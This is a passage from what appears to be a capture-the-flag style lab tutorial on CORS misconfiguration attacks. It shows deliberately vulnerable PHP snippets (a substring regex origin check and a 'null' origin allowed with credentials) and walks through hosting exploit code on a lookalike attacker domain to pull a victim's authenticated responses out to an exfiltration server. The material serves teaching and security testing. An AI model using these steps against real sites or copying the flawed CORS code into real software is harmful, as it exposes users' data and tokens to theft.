

In the real world, if the target response includes sensitive data like user data, tokens, and API tokens, your JavaScript can capture this and potentially send it to a server under your control. To summarize, below is the entire process of the exploitation once the user clicks or visits the hosted exploit code:
?Answer the questions below
- What is the flag from arbitrary.php?
Bad Regex in Origin
Bad Regex in Origin
Exploiting bad regular expressions (regex) in CORS origin handling is a technique that involves taking advantage of poorly implemented regex patterns used by web applications to validate origins in CORS headers. For example, below is the vulnerable code of http://corssop.thm/badregex.php:
if (isset($_SERVER['HTTP_ORIGIN']) && preg_match('#corssop.thm#', $_SERVER['HTTP_ORIGIN'])) {
    header("Access-Control-Allow-Origin: ".$_SERVER['HTTP_ORIGIN']."");
    header('Access-Control-Allow-Credentials: true');
}
The code above implements a flawed CORS policy since it validates domains that contain the word corssop.thm. An attacker might use an origin like http://corssop.thm.evilcors.thm that technically matches the pattern.

We can reuse the exploit code we used earlier to exploit the vulnerable code above. Just change the target URL to http://corssop.thm/badregex.php. The exploit code can bypass the CORS since it's hosted in http://corssop.thm.evilcors.thm.

Once done with the updates, click the Save button again. To verify if the exploit is working, click the View exploit button. This will open a new tab containing the exploit code saved in the hosting server.
In the newly open tab, open Developer tools > Network. There should be two XHR connections. The first request is sent to the target website (badregex.php), while the second is sent to the exfiltrating server.

You can then send the exploit code to the victim by clicking the Send to victim button on the Exploit server's homepage.
Note: The victim will automatically go to the page containing the exploit code. However, in this scenario, the victim visits the domain name (http://corssop.thm.evilcors.thm) instead of the previous domain name in Task 7.
To check if the victim has successfully executed the exploit code, check the exploit server's logs by clicking the Logs button in the navigation bar. The logs should have a request from IP 10.10.39.12 since this is the victim's IP address.

In your exfiltrator server, you should receive a POST request from the victim. This POST request contains the whole webpage response of the first XHR request in our exploit.
Note: The IP differs from the previous image since the victim is simulated in an internal network. So, an outbound connection will use the IP of the machine instead.
Once the request is saved, you can check the contents of the exfiltrated data in the text file.

So, in a nutshell, below is the entire process of the exploitation once the user clicks or visits the hosted exploit code:

?Answer the questions below
- What is the flag from badregex.php?
Null Origin
Why Null Origin?
Allowing requests from the "null" origin in a web application's CORS policy might seem counterintuitive, but there are specific scenarios where this might occur, either intentionally or due to misconfiguration. For example:
- Local Files and Development: When developers test web applications locally using
file:///URLs (e.g., opening an HTML file directly in a browser without a server), the browser typically sets the origin to "null". In such cases, developers might temporarily allow the "null" origin in CORS policies to facilitate testing. - Sandboxed Iframes: Web applications using sandboxed iframes (with the
sandboxattribute) might encounter "null" origins if the iframe's content comes from a different domain. The "null" origin is a security measure in highly restricted environments. - Specific Use Cases: Some applications might have particular use cases that need to support interactions from non-web-browser environments or unconventional clients that don't send a standard origin. Allowing the "null" origin might be a workaround, although it's generally not recommended due to security concerns.
Exploiting Null Origin
Compared to the previous techniques, exploiting a null origin vulnerability typically involves taking advantage of scenarios where an application incorrectly trusts the "null" origin of the request. This can happen when an application's CORS policy is misconfigured to accept requests from the "null" origin. For example, below is the vulnerable code of http://corssop.thm/null.php:
<?php
header('Access-Control-Allow-Origin: null');
header('Access-Control-Allow-Credentials: true');
?>
The "null" origin usually occurs when an HTML page is loaded locally using the file:/// protocol or inside an iframe.

To exploit the vulnerable code above, an attacker can create a malicious webpage with an iframe containing a javascript code that makes cross-origin requests to the target application.
XSS + CORS
We can use the vulnerable application at http://corssop.thm/xss.php to chain XSS with CORS. The application is designed to accept JavaScript or HTML code and then save it to the database. This means you can inject JavaScript or HTML code into the application, and once the victim visits the application, the payload will be executed.
